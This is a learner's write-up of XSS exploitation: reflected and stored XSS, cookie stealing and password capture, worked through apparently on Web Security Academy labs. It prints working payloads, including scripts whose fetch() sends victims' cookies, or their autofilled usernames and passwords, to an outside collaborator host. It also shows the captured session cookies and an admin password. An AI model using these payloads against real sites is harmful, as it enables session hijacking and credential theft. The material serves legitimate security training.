

XSS Exploitation

Exploiting XSS Vulnerabilities

In the past the common way to perform a PoC (proof-of-concept) we would use the `alert()` function to create a visible popup that shows us a vulnerability has taken place. This is now no longer a standard of PoC because it can be a self-XSS which is not usually a vulnerability, so we can opt for `print(document.domain)` because this will tell us which domain the XSS has been executed on.

Reflected XSS

Reflected XSS occurs when a site unsafely returns (reflects) an input to an immediate output in an unsafe manner, an example of this would be something like this. Here is a section of a website that takes a search query and locates items corresponding to it, in this example we search for pie.

```
<div>
  <li>Sorry, no results for "Pie"</li>
</div>
```

when we entered `Pie` it was reflected into the response and shows no results, now assuming there is no WAF then we can see if we can escape the formatting to inject some malicious code. We can see when the query is returned we get some type of formatting that encases the query in double quotes, and puts it into a list element. How can we escape this (assuming there is no sanitization of input)? We are in double quotes inside a list and we should escape the list. To do this we can craft the following query `"<script>alert(document.domain)</script>` now if we test this, the same code from above would look like this

```
<div>
  <li>Sorry, no results for ""</li><script>alert(document.domain)</script>"
</li>
</div>
```

As we can see it did indeed work and it did make a mess of the code (if we want we can comment the rest of the code out to make things more clean by appending `<!--` to the end of

our query).

What Impact Does Reflected XSS Have?

Reflected XSS can control the script that is executed within a user's browser, this means that there lays a potential for a complete compromise of any affected users. Some of the consequences include but are not limited to

- Perform any action that the affected user could perform from within their account
- View information that the victim could view(credit card data, purchase history, address, name etc)
- Modify user information that the victim is able to modify
- Perform actions against users on behalf of the compromised user (attacks, defamation, and other unsavory behaviors)

Many times the attacker will use this compromised behavior to place malicious links within the victims profile for unwitting victims to click on, or there is even a possibility that they can use this to leverage a CSRF attack that will help compromise a wider range of victims. However, because this vulnerability is not persistent and requires proper timing, it is less likely to cause a compromise.

Locating Reflected XSS

It is better to opt for a manual approach for XSS testing because automatic testing from vulnerability scanners can create false positives or negatives, this is not acceptable in cases of bug bounties as we could have missed out on a large payout for the sake of convenience. This is a double edged sword because we could be chasing something that isn't there so, what do we do? You test and keep notes of potential candidates and this methodology is as follows

- Test any and every entry point
 - With this in mind, it is important to set a range of endpoints and test them, this can be parameters, query strings in the URL, passed data etc. This does not exclude HTTP headers as they too can exhibit XSS behavior
- Input random values
 - It is necessary to test random values within the different endpoints, this does not exclude letters and numbers, some characters that are common in causing XSS are:

`<>\[]{}();` we can also mutate values to code or entity values to bypass restrictions set in place by the WAF.

- Determine the context of the reflected payload
 - not all reflected values indicate a XSS, this is when its important to further test to determine if it is a functional return of an input value or if it is a vulnerability
- Craft and test a preliminary payload
 - when testing a possible vector we take the previous steps to see if we can create a payload that is likely to work, see if our payload triggers odd behavior or if there was an escape

Stored XSS

Stored XSS, much like Reflected XSS, occurs when user input is not properly sanitized and is returned however, the difference is that stored XSS is persistent (stays around on the infected page) until it is purged. These are quite severe in nature because they can perform malicious behavior for long periods before being discovered.

How it works

Lets say we have a typical storefront style web application that users can leave reviews on and we, the attacker, decide we want to implant some code via XSS to get the data of unwitting users. The vulnerable page in question would look like this

```
<div>
  <p><strong>REVIEWS</strong></p>
  <div>
    <p>
      <h5>Gerald S.</h5><br>
      <h6>4/5</h6><br>
      <textarea>The service of vulnerable is amazing, customers
1<sup>st</sup> security last</textarea>
    </p>
  </div>
  <!-- other reviews below this line -->
```

Now we can leave an evil review to run in the browser of all that visit this page like so

```
<div>
  <p><strong>REVIEWS</strong></p>
```

```
<div>
  <p>
    <h5>H4CK3R</h5><br>
    <h6>pwnd/5</h6><br>
    <textarea></textarea><script>alert("you have been hacked @" +
document.domain)</script><!--</textarea>
  </p>
</div>
```

Lab

In the lab we are presented with a very simple blog site that allows a user to submit a comment, we are going to ignore the fact that it allows us to input any website (this is a large indicator of RFI aka remote file inclusion) first I simply tested the formatted syntaxing that each form field required, the email form field and the website form field proved to require what is expected of that input. This means that the email cannot have special characters and the website needed the `http` or `https` and the site must end with a TLD such as .com .io etc. For my first test I used no special characters and followed simple format. The http header for my first request looked like this:

```
POST /post/comment HTTP/1.1
Host: 0a29007d032f7c35c0afa46700280076.web-security-academy.net
Cookie: session=3y2vC0sVaeFxUZP3bXIXXHEPanWlilxP
Content-Length: 128
Cache-Control: max-age=0
Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a29007d032f7c35c0afa46700280076.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a29007d032f7c35c0afa46700280076.web-security-
academy.net/post?postId=6
Accept-Encoding: gzip, deflate
```

```
Accept-Language: en-US,en;q=0.9
```

```
Connection: close
```

```
csrf=ByOCFo6ZYqEKtYgGBekoWpeP31Iceg00&postId=6&comment=djfldksj&name=jfdkfjsd  
kfj&email=123%40test.hk&website=http%3A%2F%2Fhi.com
```

Next thing we must do is look at how the website presents this information, when we return to the URL, we can see that our comment is presented like this

```
<section class="comment">  
  <p>  
      
    <a id="author" href="http://hi.com">jfdkfjsdkfj</a> | 15 October 2022  
  </p>  
  <p>djfldksj</p>  
  <p></p>  
</section>
```

For this I had a sneaking suspicion that inputs were unsanitized so I decided to escape the paragraph element `<p>` and used burp repeater to deliver the payload. Here is the final payload that shows the stored-XSS

```
POST /post/comment HTTP/1.1  
Host: 0a29007d032f7c35c0afa46700280076.web-security-academy.net  
Cookie: session=3y2vC0sVaeFxFxUZP3bXIXXHEPanWlilxP  
Content-Length: 163  
Cache-Control: max-age=0  
Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"  
Sec-Ch-Ua-Mobile: ?0  
Sec-Ch-Ua-Platform: "Windows"  
Upgrade-Insecure-Requests: 1  
Origin: https://0a29007d032f7c35c0afa46700280076.web-security-academy.net  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i  
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: navigate  
Sec-Fetch-User: ?1  
Sec-Fetch-Dest: document  
Referer: https://0a29007d032f7c35c0afa46700280076.web-security-
```

```
academy.net/post?postId=6
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

csrf=ByOCFo6ZYqEKtYgGBekoWpeP31Iceg00&postId=6&comment=</p>
<script>alert(document.domain)
</script>&name=jfdkfjsdkfj&email=123%40test.hk&website=http%3A%2F%2Fhi.com
```

the payload within this POST header is

```
</p><script>alert(document.domain)</script>
```

Cookie Stealing

Stealing cookies from XSS is one common way to prove that an arbitrary code execution has occurred, generally the way this works is that an attacker will craft a payload that will, in turn, create a resource within a page that calls upon `document.cookie` and sends the information to the attacker's desired domain. So when the victim visits the infected page, their cookies will be sent to us allowing us to steal their session however there are some hefty drawbacks to this.

- The user may not be logged in
 - This creates a problem of only receiving guest cookies which are worthless
- The cookies may be hidden from the JS in the application by setting the HttpOnly flag
- Additional session controls maybe set in place that can make these cookies worthless
 - If the application is sensitive to the IP of the end user for security then we would have no use of the cookies
 - It may even alert the victim of an attempted login from another location
- The session may time out before we can login

Lab

Below we will see a lab I did that demonstrates how to steal a cookie using burp collaborator client and a simple stored-xss on a simulated blog site.


We first want to see if we can possibly find some attack vectors, if we wish to find a point of attack, we must located areas that accept user input. There are no search bars, the login boxes do not reflect an input so we should look at the posts. I put in an attack payload and

notice that there is no sanitization of user input so I put the payload we see below into the comment form field which will be then stored in this page. The way this payload operates is by taking cookies whenever a user performs a post request and sending it to our server which is actively listening for any post requests and then storing them. This is the payload when no longer url encoded

```
<script>
  fetch('https://example.com', {method: 'POST', mode: 'no-cors',
body:document.cookie});
</script>
```

if we break this payload down it is quite simple to understand

```
fetch('https://example.com', {method: 'POST', mode: 'no-cors', body:
document.cookie});
/*we can see we are using fetch which is requesting a
resource which in our case will be our attack domain
and moving to the parameters for this function we
have the site in which the resource will be requested
from, then we have some curly braces which indicates the
start of a json object. Within this json we set the request
method to post which is used to send data, then we tell it
to not use cors which is the cross-origin reference policy
and lastly it says document.cookie for the data within the
body; the document in simplest terms, is the macroscopic view
of the website and adding cookie to it applies a focus
*/
```



```
1 POST /post/comment HTTP/1.1
2 Host: 0a4900f603882444c0326d9c004900ff.web-security-academy.net
3 Cookie: session=qOPmD7Qgu5oK6a5QSYGpatSLttefipn6
4 Content-Length: 247
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="105", "Not) A;Brand";v="8"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a4900f603882444c0326d9c004900ff.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/105.0.5195.102 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
    ,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a4900f603882444c0326d9c004900ff.web-security-academy.net/post?postId=3
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 csrf=XkRyItwwaNn9MNT9uSF7nUS2LdP192jV&postId=3&comment=
    <script>fetch('https://onfxlkeaes7y48krtzer4e3j2a8lwq.oastify.com',{method:'POST',+mode:'no-c
    ors',+body:document.cookie});
24 </script>&name=al&email=1%40test.xyz&website=http%3A%2F%2Fhi.com
```

Here we can see the http requests our attack server has received, we see something that says `secret=` which must be a security measure to avoid token forgery. If we take these 2 cookies and put them in to our cookie storage, then refresh the page and we will now be the user, in this case we became the admin

Poll Collaborator interactions

Poll every seconds Poll now

#	Time	Type	Payload	Comment
8	2022-Sep-27 19:47:46 UTC	HTTP	onfxlkeaes7y48krtzer4e3j2a81wq	
9	2022-Sep-27 19:52:42 UTC	DNS	onfxlkeaes7y48krtzer4e3j2a81wq	
10	2022-Sep-27 19:52:50 UTC	HTTP	onfxlkeaes7y48krtzer4e3j2a81wq	
11	2022-Sep-27 19:53:00 UTC	DNS	onfxlkeaes7y48krtzer4e3j2a81wq	
12	2022-Sep-27 19:53:00 UTC	DNS	onfxlkeaes7y48krtzer4e3j2a81wq	
13	2022-Sep-27 19:53:00 UTC	HTTP	onfxlkeaes7y48krtzer4e3j2a81wq	

Description

Request to Collaborator

Response from Collaborator

Pretty

Raw

Hex

```

4 Content-Length: 81
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/105.0.5195.125 Safari/537.36
8 sec-ch-ua-platform:
9 Content-Type: text/plain; charset=UTF-8
10 Accept: */*
11 Origin: https://0a4900f603882444c0326d9c004900ff.web-security-academy.net
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: no-cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a4900f603882444c0326d9c004900ff.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US
18
19 secret=ErGHKF1TpdcTn55yTEWWFdjrQdG892gW;
  session=Hbz2vC4Gk4ukp1xOZ6IrSXrxtvOCjXeZ

```

?

⚙

⬅

➡

Search...

0 highlights

I decided to use burp repeater to send this new cookie pair and we see that it is successful

```

1 GET / HTTP/1.1
2 Host: 0a4900f603882444c0326d9c004900ff.web-security-academy.net
3 Cookie: secret=ErGHKF1TpdcTn55yTEWWFdjrQdG892gW; session=Hbz2vC4Gk4ukp1xOZ6IrSXrxtvOCjXeZ
4 Sec-Ch-Ua: "Chromium";v="105", "Not) A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/105.0.5195.102 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
  =0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a4900f603882444c0326d9c004900ff.web-security-academy.net/login
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

```

Password Capture

This method of attack has started to gain popularity because most people have an increased reliance on their integrated password managers. This can make it easy to craft a csrf (cross-site request forgery) to make the victim submit a password. The main drawback to this is if they do not use a password manager

Lab

In this lab I struggled to find the solution as I am not great at XSS attacks but we must persist, much like the previous lab we are attacking a simulated blog site that we can exploit a stored XSS vulnerability. To test this, I went to blog post 10 and did a simple PoC, the payload I used was as follows

```
<script>alert(document.domain)</script>
```

and upon reloading the page we do get a pop-up showing the domain location from which the XSS executed. Now, with a lot of debugging and rendering many blog pages inaccessible(unintentionally XD) I crafted the following payload

```
<input name=username id=username>  
<input type=password name=password  
onchange="if(this.value.length)fetch('https://example.com', {method: 'POST',  
mode: 'no-cors', body:username.value ':' this.value});">
```

This payload looks quite similar to the first lab however we needed to further develop it in order to fulfill a much more refined purpose. We created form fields within the blog page that the browser would notice but the user wouldn't, this means that when the user entered the page it autofilled the fields via the password manager, then when the post action is executed by the victim it also sends the credentials. This is what our listening server received

```

Pretty  Raw  Hex
3 Connection: keep-alive
4 Content-Length: 34
5 sec-ch-ua:
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/105.0.5195.125 Safari/537.36
8 sec-ch-ua-platform:
9 Content-Type: text/plain; charset=UTF-8
10 Accept: */*
11 Origin: https://0a6300d704f870e1c0f453b000bc0047.web-security-academy.net
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: no-cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a6300d704f870e1c0f453b000bc0047.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US
18
19 administrator:3fwuyooz206lcyjei8r
```

we had formatted a separator in the response so that they would not be concatenated together. This makes it easier for us to read

XSS to CSRF

Sometimes we can use a XSS vulnerability to perform a CSRF which means cross-site request forgery, this simply means that we can perform actions on behalf of another user without authentication. This in itself is a vague definition because it is a vague vulnerability, it can be a result of another vulnerability chained together or it can be a standalone vulnerability, it is generally a very misunderstood vulnerability as it can become difficult to differentiate a feature from a vulnerability